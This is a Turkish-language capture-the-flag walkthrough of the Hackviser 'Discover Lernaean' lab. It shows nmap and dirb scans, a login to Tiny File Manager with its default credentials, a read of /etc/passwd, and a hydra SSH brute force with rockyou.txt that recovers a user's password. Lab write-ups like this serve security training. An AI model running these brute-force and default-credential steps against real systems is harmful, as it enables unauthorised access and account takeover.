

Discover Lernaean

Bu yazımda Hackviser platformunda bulunan Discover Lernaean adlı warmup'ın çözümünü anlatacağım.

SORU 1: Hangi port(lar) açık?

Nmap taraması yaparak bu sorunun cevabını bulmaya çalışacağım.

```
# nmap -A -Pn 172.20.4.196
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 15:12 +03
Nmap scan report for 172.20.4.196
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 be:c9:de:f2:24:b2:ac:0c:4c:2e:06:40:8c:9a:68:b3 (RSA)
|   256  ff:3c:f4:91:98:ff:66:2f:50:f7:f2:9f:aa:f2:4c:9b (ECDSA)
|_  256  c0:5c:da:06:8d:28:3e:70:49:cf:3e:7d:2d:8e:54:71 (ED25519)
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/6%OT=22%CT=1%CU=35617%PV=Y%DS=2%DC=T%G=Y%TM=6702
OS:7ED7%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509S
OS:T11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Burada **22(ssh)** ve **80(http)** portlarının açık olduğunu buluyoruz.

SORU 2: 80 portunda çalışan servisin versiyonu nedir?

80 portunun açıklama kısmında çalışan servisin versiyonunun **2.4.56** olduğunu bulduk.

SORU 3: Dizin tarama aracını kullanarak bulduğunuz dizin nedir?

Dizin tarama aracı olarak dirb aracını kullanıyorum.

Dirb ile tarama yaparak sonucu görelim:

```
(root@kali)-[/home/kali]
# dirb http://172.20.4.196

DIRB v2.22
By The Dark Raver


START_TIME: Sun Oct 6 15:17:21 2024
URL_BASE: http://172.20.4.196/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://172.20.4.196/
=> DIRECTORY: http://172.20.4.196/filemanager/
```

filemanager dizinini bulduk.

SORU 4: File manager'a giriş yapmak için kullandığınız username:password nedir?



filemanager dizinini açmak istediğimizde böyle sayfaya gidiyoruz.

Burada OSINT dediğimiz bilgi toplama yöntemini kullanacağız. Login sayfasının başında Tiny File Manager ismi benim dikkatimi çekiyor. Bunu araştırıyoruz. Bir github buldum.

<https://github.com/prasathmani/tinyfilemanager>

Burada default username:password var.

Default username/password: **admin/admin@123** and **user/12345**.

Deniyoruz.

User:12345 deneyerek giriş yaptım.

SORU 5: Bilgisayara eklenen son kullanıcı adı nedir?

Bilgisayardaki kullanıcılar /etc/passwd dosyası altında toplanır. Buraya gidiyoruz.

```
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
rock:x:1001:1001:/:/home/rock:/bin/bash
```

Bu dosyayı görüntülediğimizde en son eklenen kullanıcının **ROCK** olduğunu görüyoruz.

SORU 6: rock kullanıcısının parolası nedir?

Bu sorunun cevabını bulmak için 22 portunun açık olduğunu 22 portunun da ssh'a ait olduğunu tekrardan gözden geçiriyoruz. Ve ssh ile bağlanmaya çalışacağım. Şifreyi bilmediğimiz için brute-force attack dediğimiz saldırı yöntemini kullanacağım. Hydra aracı ile yapacağım.

```
(root@kali)-[/home/kali]
# hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.4.196 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-06 15:34:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.20.4.196:22/
[22][ssh] host: 172.20.4.196 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-06 15:34:53
```

-l: kullanıcı ismini biliyorsak kullanırız.

-P: kullanacağımız wordlist'i belirtiriz. Rockyou.txt en fazla kullanılan wordlist olduğu için seçtim.

Parolanın **7777777** olduğunu bulduk.

SORU 7: rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

SSH ile bağlantı yapıyoruz.

```
rock@discover-lernaean:~$ history
 1  cat .bash_history
 2  cd
 3  ls -la
 4  history
 5  ls
 6  ls -la
 7  exit
 8  cd
 9  exit
10  pwd
11  cd /var/www/html/
12  ls -la
13  cd filemanager/
14  ls -la
15  cd
16  ls -la
17  history
rock@discover-lernaean:~$
```

History: Bizim terminaldeki yazdığımız komut geçmişini gösterir. İlk yazılan komutu sorduğu için

Cevap: **cat .bash_history**